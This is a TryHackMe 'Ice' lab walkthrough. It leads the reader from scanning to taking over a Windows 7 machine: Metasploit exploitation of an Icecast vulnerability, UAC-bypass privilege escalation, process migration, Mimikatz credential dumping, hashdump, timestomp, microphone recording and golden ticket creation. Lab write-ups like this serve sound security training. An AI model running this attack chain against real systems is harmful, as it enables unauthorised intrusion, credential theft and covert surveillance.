# *Ice*

ICE

**Deploy & hack into a Windows machine, exploiting a very poorly secured media server.**

[Task 1] Connect

Connect to the TryHackMe network! Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
--
The virtual machine used in this room (Ice) can be downloaded for offline usage from https://darkstar7471.com/resources.html
--
[#1] Connect to our network using OpenVPN. Here is a mini walkthrough of connecting:
**Go to your access page and download your configuration file.**

No answer needed

[#2] Use an OpenVPN client to connect. In my example I am on Linux, on the access page we have a windows tutorial.

No answer needed

[#3] You can verify you are connected by looking on your access page. Refresh the page
You should see a green tick next to Connected. It will also show you your internal IP address.

You are now ready to use our machines on our network!
No answer needed

[#4] Now when you deploy material, you will see an internal IP address of your Virtual Machine.
No answer needed

[Task 2] Recon

Scan and enumerate our victim!

[#1] Deploy the machine! This may take up to three minutes to start.
No answer needed

[#2] Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be
provided as a hint, however, it's recommended to complete the room 'RP: Nmap' prior to this room.
No answer needed

[#3] Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled
(with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote
Desktop (MSRDP). What port is this open on?

`3389`

[#4] What service did nmap identify as running on port 8000? (First word of this service)

`Icecast`

[#5] What does Nmap identify as the hostname of the machine? (All caps for the answer)

`DARK-PC`

[Task 3] Gain Access

Exploit the target vulnerable service to gain a foothold!

[#1] Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or
well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What type of vulnerability
is it? Use https://www.cvedetails.com for this question and the next.

`execute code overflow`

[#2] What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

`CVE-2004-1561`

[#3] Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go
ahead and start Metasploit using the command `msfconsole`
No answer needed

[#4] After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? This module
is also referenced in 'RP: Metasploit' which is recommended to be completed prior to this room, although not entirely necessary.

`exploit/windows/http/icecast_header`

[#5] Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.
No answer needed

[#6] Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

```
rhosts
```

[#7] Let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`
No answer needed

[Task 4] Escalate

Enumerate the machine and find potential privilege escalation paths to gain Admin powers!

[#1] Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

```
meterpreter
```

[#2] What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'RP: Metasploit' room.

```
Dark
```

[#3] What build of Windows is the system?

```
7601
```

[#4] Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

```
x64
```

[#5] Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following command `run post/multi/recon/local_exploit_suggester`. *This can appear to hang as it tests exploits and might take several minutes to complete*
No answer needed

[#6] Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

```
exploit/windows/local/bypassuac_eventvwr
```

[#7] Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.
No answer needed

[#8] Go ahead and select our previously found local exploit for use using the command `use FULL_PATH_FOR_EXPLOIT`
No answer needed

[#9] Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION_NUMBER`
No answer needed

[#10] Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

```
LHOST
```

[#11] Set this option now. You might have to check your IP on the TryHackMe network using the command `ip addr`
No answer needed

[#12] After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command `run`. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.
No answer needed

[#13] Following completion of the privilege escalation a new session will be opened. Interact with it now using the command `sessions SESSION_NUMBER`
No answer needed

[#14] We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

SeTakeOwnershipPrivilege

[Task 5] Looting

Learn how to gather additional credentials and crack the saved hashes on the machine.

[#1] Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication
within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions
(even though our process doesn't).
No answer needed

[#2] In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass.
The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?
Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code.
From this, we can spawn a new thread that hosts our shell.

spoolsv.exe

[#3] Migrate to this process now with the command `migrate -N PROCESS_NAME`
No answer needed

[#4] Let's check what user we are now with the command `getuid`. What user is listed?

NT AUTHORITY\SYSTEM

[#5] Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)
No answer needed

[#6] Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.
No answer needed

[#7] Which command allows up to retrieve all credentials?

creds_all

[#8] Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

`Password01`

[Task 6] Post-Exploitation

Explore post-exploitation actions we can take on Windows.

[#1] Before we start our post-exploitation, let's revisit the help menu one last time in the meterpreter shell. We'll answer the following questions using that menu.
No answer needed

**[#2] What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong
(this is intentional to avoid password spraying attempts)**

`hashdump`

[#3] While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

`screenshare`

[#4] How about if we wanted to record from a microphone attached to the system?

`record_mic`

**[#5] To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so!
This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.**

`timestomp`

**[#6] Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?
Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket.
In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.**

`golden_ticket_create`

**[#8] One last thing to note. As we have the password for the user 'Dark' we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation,
we'd likely kick whatever user is signed onto it off if we connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been
enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`**
No answer needed

[Task 7] Extra Credit

Explore manual exploitation via exploit code found on exploit-db. Exploit link: https://www.exploit-db.com/exploits/568

**[#1] As you advance in your pentesting skills, you will be faced eventually with exploitation without the usage of Metasploit. Provided above is the link to one of the exploits found on
Exploit DB for hijacking Icecast for remote code execution. While not required by the room, it's recommended to attempt exploitation via the provided code or via another similar
exploit to further hone your skills.**

No answer needed